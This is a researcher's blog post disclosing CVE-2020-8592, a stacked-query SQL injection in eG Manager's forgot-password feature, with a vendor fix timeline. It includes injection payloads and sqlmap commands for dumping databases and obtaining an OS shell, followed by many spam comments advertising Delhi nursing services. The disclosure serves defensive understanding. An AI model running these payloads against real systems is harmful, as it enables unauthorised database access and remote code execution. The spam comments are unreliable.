eG Manager v7.1.2: SQL Injection lead to Remote Code Execution (CVE-2020-8592)

February 03, 2020

SQL Injection lead to Remote Code Execution (CVE-2020-8592)

In this blog post I will show how to exploit a SQL injection vulnerability in the popular java-based MaaS software "eG Manager" and how I can escalated it to execute code remotely.

Impact


The SQL injection vulnerability can be exploited as an unauthenticated attacker via forgot password function. An attacker is able to execute stacked SQL queries which means it is possible to manipulate arbitrary database entries and even execute shell commands.

Technical Analysis

eG Manager has a forgot password feature and then there was missing input validation function, e.g. If the Username specified is valid, then the password will be emailed to the user with the given Username. If not so, server shows 'username does not exist'. An attacker can exploit this feature by injecting stacked queries SQL syntax.

Exploiting SQL Injection to Remote Code Execution


In "Forgot Password" area, there is an input box to confirm user identity. If an administrator forgets the login Password, he/she can click on the Forgot Password link. Doing so invokes wherein the administrator would have to provide the Username for which the password details are required, and then click the Get password button to retrieve the password.



So if user identify his/her username in forgot password area, "eG Manager" search username in database. if username exists, email will be send to valid mail that is assigned in database. I tested with Boolean based SQL queries


Request: user=admin' and 1=1--+-

Response: "You will receive your password by mail"




Request: admin' and 1=2--+-

Response: Username does not exist



I also tested with Stacked based SQL query


Request: test' ; WAITFOR DELAY '0:0:5'--




The server responded after 6 seconds delay.

For more exploitation steps, I've used Sqlmap. I've used following command to extract database.

/usr/bin/sqlmap -u "https://targetIP:7077/final/servlet/com.eg.LoginHelperServlet" --data="user=aa*" --dbms=mssql --technique=S --prefix="'" --suffix="--" --dbs -v 3




After sqlmap is executed, I've got all databases list . I can also be extracted all table, columns and etc...



Since, it was vulnerable for Stacked queries SQL injection, it is possible to get the target system.I can be used following SQLMAP command to get OS shell.

/usr/bin/sqlmap -u "https://targetIP:7077/final/servlet/com.eg.LoginHelperServlet" --data="user=aa*" --dbms=mssql --technique=S --prefix="'" --suffix="--" --os-shell -v 3



Time Line

Date	What
2020/01/23	Vulnerability reported to eG Innovations, Inc.
2020/01/28	Vendor addressed issue in 7.1.2
2020/01/29	Vendor fixed and notify their customers.

Summary

In this post I analyzed a stacked queries SQL injection vulnerability in "eG Manager v7.1.2" which can be triggered through a JSP file. An attacker needs to know users' name and then can inject arbitrary SQL commands. I found that it is possible to leverage the issue into Remote Code Execution if the "eG Manager" enabled the xp_cmdshell option. However, if other databases are used Remote Code Execution might be still possible. I would like to thank the "eG Innovations, Inc" security team for the professional communication and for the very fast resolution of the issue.

Amazing And Readable Blog Click Here For Information
Nursing care services in gurgaon
Nursing care services at home
Nursing care services in Delhi
Best nursing care services
for more details dial on 9319280864
REPLY

alishabht · August 6, 2020 at 3:47 AM

Interesting Blog And Nice Content Click Here For Information
Critical care services in gurgaon
Critical care services in Delhi
Critical care services at home
for more details dial on 9319280864

REPLY

varun mishra · August 21, 2020 at 2:48 AM

Interesting Blog and nice contant click here for more information Patient care services at home Patient care taker in gurgaon Patient care taker services in gurgaon For more details contant us:- +91-9599450350 visit:- http://allindiapatientcare.in/patient-care-taker-services.html

REPLY

varun mishra · August 21, 2020 at 3:26 AM

Intersting Blog and nice contant click here for more information Patient care taker in gurgaon For more details contant us:- +91-9599450350 visit:- http://allindiapatientcare.in/patient-care-taker-services.html

REPLY

varun mishra · August 21, 2020 at 3:28 AM

Intersting Blog and nice contant click here for more information
Patient care taker in gurgaon For more details contant us:- +91-9599450350 visit:- http://allindiapatientcare.in/patient-care-taker-services.html

REPLY

varun mishra · August 21, 2020 at 3:55 AM

Intersting Blog and nice contant click here for more information
Attendant services in Gurgaon For more details contant us:- +91-9599450350 visit:- http://allindiapatientcare.in/attendant-services.html

REPLY

varun mishra · August 21, 2020 at 4:03 AM

Intersting Blog and nice contant click here for more information
Critical care services in gurgaon For more details contant us:- +91-9599450350 visit:- http://allindiapatientcare.in/critical-care-services.html

REPLY

varun mishra · August 21, 2020 at 4:14 AM

Intersting Blog and nice contant click here for more information
Nurse bureaus services in Gurgaon For more details contant us:- +91-9599450350 visit:- http://allindiapatientcare.in/nurse-bureaus.html

REPLY

alishabht · August 28, 2020 at 11:31 PM

Stunning and Readable Blog.. More Information Call Now: +91-9319280864 Please Visit: Nursing care Services in Delhi Nursing care Services in Delhi conviction that consumer loyalty is as significant as their items and administrations, have helped this foundation earn an immense base of clients, which keeps on developing constantly. Nursing care Services in Delhibusiness utilizes people that are devoted towards their individual jobs and put in a great deal of exertion to accomplish the normal vision and bigger objectives of the organization. Soon, Nursing care Services in Delhibusiness expects to extend its line of items and administrations and oblige a bigger customer base.

REPLY

alishabht · August 29, 2020 at 12:23 AM

General Physician services in Delhi is a professional who practices medicine, which is concerned with promoting, maintaining or restoring human health through General Physician services in Delhi study, diagnosis, and treatment of disease, injury, and other physical and mental impairments. More Information Call Now: +91-9319280864 Please Visit: General Physician services in Delhi

REPLY

alishabht · August 29, 2020 at 12:46 AM

Perfect & Interesting Blog Physiotherapy services in Delhi Physiotherapy is a recuperating technique concentrated on versatility. Physiotherapists assist patients with recapturing portability, beyond what many would consider possible. Physiotherapy services in Delhi evaluate, analyze and treat incapacities. From back agony, neck torment, knee torment, and tendon issues to Parkinson's, Paralysis, Cerebral Palsy, and that's just the beginning. More Information Call Now: +91-9319280864 Please Visit: Physiotherapy services in Delhi

REPLY

alishabht · August 29, 2020 at 1:05 AM

Amazing Content Nursing care services in Delhi Healing in the comfort of one's own home with the complete care and attention of loved ones is something that all of us look forward to. But continuing a treatment from home may necessitate frequent hospital visits, especially for daily medications and procedures. Nursing care services in Delhi means, a lot of travelling, traffic struggles and long waiting lines. At Nightingales, we bring you experienced and state certified nurses who visit your home for all procedures such as injections, infusions, wound dressing, catheterization, vital checks, vaccinations, etc. ensuring a highest quality of treatment at home. More Information Call Now: +91-9319280864 Please Visit: Nursing care services in Delhi

REPLY

alishabht · August 29, 2020 at 2:25 AM

All care and treatments at home follow international-standard clinical guidelines agreed with the referring specialist doctor Post Surgical Care services in Delhi remains clinically responsible for the care at all times. With specialist guidance from intensivist and the treating doctors Post Surgical Care services in Delhi deliver the best possible services to the patient without the clamour of a typical hospital ICU. More Information Call Now: +91-9319280864 Please Visit: Post Surgical Care services in Delhi

REPLY

alishabht · August 30, 2020 at 10:18 PM

Medical Equipment services in Delhi render this service as per the details provided by our honored consumers. Home medical equipment is a category of devices used for patients whose care is being managed from a home or other private facility managed by a nonprofessional caregiver or family member. Pari Nursing Bureau offers a wide range of Medical Equipment services in Delhi

REPLY

oxycodone for sale · August 30, 2020 at 11:42 PM

Pathology Laboratory services in Delhi is a most important tool in the diagnosis of many disorders. Pathology Laboratory services in Delhi

REPLY

oxycodone for sale · August 30, 2020 at 11:52 PM

Critical Care services in Delhi team of experts will visit the hospital where the patient is being treated. They will assess and coordinate with the treating doctor plus the family members. Based on this, transition to home and care will be planned. More Information Call Now: +91-9319280864 Please Visit: http://parinursingcare.in/critical-care.html

REPLY

oxycodone for sale · August 31, 2020 at 12:00 AM

Elderly HealthCare Services in Delhi, at Pari Nursing Bureau, act as a close companion to your loved ones and are compassionate about maintaining good hygiene, diet, and medications as guided by you or your family doctor Elderly HealthCare Services in Delhi plays an active role in promoting the mental health of your loved one through various activities such as by listening and talking to them. To provide the best care for old age person, we make emotional connections with them and infuse with a high level of patience and politeness. More Information Call Now: +91-9319280864 Please Visit: http://parinursingcare.in/elderly-health-care-.html

REPLY

oxycodone for sale · August 31, 2020 at 12:07 AM

Attendent services in Delhi attendant at home is quite an affordable option and we assist our patients in their daily needs and requirement in the comfort of their own home. Attendent services in Delhi

REPLY

oxycodone for sale · August 31, 2020 at 12:20 AM

Nurse Bureaus in Sahibabad More Information Call Now: +91-845-911-1920

REPLY

oxycodone for sale · August 31, 2020 at 12:28 AM

Physiotherapists in Sahibabad can help people at any stage of life when movement and function are threatened by aging, injury, diseases, disorders, conditions or environmental factors. Physical therapists help people maximize their quality of life, looking at physical, psychological, emotional and social wellbeing.More Information Call Now: +91-845-911-1920

REPLY

oxycodone for sale · August 31, 2020 at 12:37 AM

Nurse Bureaus in Sahibabad provide a wide range of nursing and care services to our clients.Nursing is a skill which includes ministration to the sick, care of the whole patient, care of the patients' environment, health education and health service to the individual, family and society for the prevention of disease, maintenance of physical well being and promotion of health. Basic nursing care is the unique function of the nurse. . More Information Call Now: +91-845-911-1920

REPLY

oxycodone for sale · August 31, 2020 at 12:43 AM

Medical equipment dealers in Ghaziabad Star Nursing Health Care Services Regd offers a wide range of medical equipment for rent or purchase making healthcare more accessible and affordable for you. More Information Call Now: +91-845-911-1920

REPLY

oxycodone for sale · August 31, 2020 at 12:52 AM

Surgical equipment dealers in ghaziabad More Information Call Now: +91-845-911-1920

REPLY

BT · January 11, 2021 at 11:01 PM

This comment has been removed by the author.

REPLY

BT · January 11, 2021 at 11:02 PM

This comment has been removed by the author.

REPLY

Watchful Eye · June 30, 2021 at 8:18 AM

Thank you for sharing this amezing blog. keep sharing.
Watchful Eye Healthcare Services Provider in Delhi, India's largest nursing care service provider. We provide highly qualified and trained nurses services, ambulance, pathology for patient care at home. Find the best Nursing Care services in Delhi, India at affordable price. Each healthcare staff from watchful eye health service is highly trained and specialized in caring for all your healthcare needs. To avail of these services, you can call our customer care at 011-69020001
healthcare services
ambulance services in delhi
nursing services near me
pathology services in delhi

REPLY

To leave a comment, click the button below to sign in with Google.

Popular posts from this blog

eG Manager v7.1.2:Improper Access Control lead to Remote Code Execution (CVE-2020-8591)

February 03, 2020

Improper Access Control to Remote Code Execution (CVE-2020-8591) I will show how I hacked a whole system by exploiting improper access control vulnerability in the popular java-based MaaS software "eG Manager" and how I can escalated it to execute code remotel ...

SHARE 6 COMMENTS READ MORE

About Me

Pyae Phyo Thu

Pyae Phyo Thu is a Junior Cyber Security Specialist at RITZ Cyber Intelligence Services Co.,Ltd and is passionate about finding all types of security bugs, not only in web

applications but also in Android apps and other systems. He ...

VISIT PROFILE

Archive

Report Abuse

Powered by Blogger